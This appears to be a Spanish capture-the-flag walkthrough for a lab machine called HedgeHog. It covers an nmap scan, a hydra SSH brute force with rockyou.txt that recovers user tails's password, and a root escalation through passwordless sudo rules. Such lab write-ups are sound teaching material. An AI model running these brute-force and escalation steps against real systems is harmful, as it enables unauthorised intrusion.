
HedgeHog

Intrusión

Primero comprobamos que tengamos conectividad con un ping. Si tenemos conectividad pasamos a la enumeración de puertos con `nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2 -oN fastScan`.




```
File: fastScan

# Nmap 7.95 scan initiated Fri Oct  3 16:40:24 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn -oN fastScan 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000020s latency).
Scanned at 2025-10-03 16:40:24 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 34:0d:04:25:20:b6:e5:fc:c9:0d:cb:c9:6c:ef:bb:a0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNt2acaF9CKWqvibDqz36bJdqRXhBhBqCOAtvExAJy9Q2FullFAzNST6vJm0xFrlmpgS6fZb5+l3aTYFC18zyNU=
|   256 05:56:e3:50:e8:f4:35:96:fe:6b:94:c9:da:e9:47:1f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH2vWYkHZteiOgnLadFoN6gkctYlQYhtwGFeA7lm1OKE
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct  3 16:40:31 2025 -- 1 IP address (1 host up) scanned in 6.99 seconds
```

Como están abiertos los puertos **22** y **80** primero buscaremos información relevante en la web. Al entrar a la web solo nos encontramos con la palabra tails así que probaremos a entrar por fuerza bruta con `hydra -l tails -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2`.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-03 16:48:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: tails   password: 3117548331
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-03 16:49:01
```


Como vemos encuentra la contraseña, así que entraremos por ssh con el usuario tails.

Escalada de privilegios




```
tails@1dda9f9be227:~$ sudo -l
User tails may run the following commands on 1dda9f9be227:
    (sonic) NOPASSWD: ALL
tails@1dda9f9be227:~$
```

Hacemos un `sudo -l` y vemos que podemos ejecutar como el usuario sonic cualquier comando sin contraseña, así que haremos un `sudo -u sonic /bin/bash` y tendremos una bash como el usuario sonic.



```
sonic@1dda9f9be227:/home/tails$ sudo -l
User sonic may run the following commands on 1dda9f9be227:
    (ALL) NOPASSWD: ALL
sonic@1dda9f9be227:/home/tails$
```

Ahora vemos que el usuario sonic puede ejecutar cualquier comando como root sin contraseña, así que pondremos `sudo /bin/bash` y ya tendremos una terminal de root.



Efectivamente ya somos root.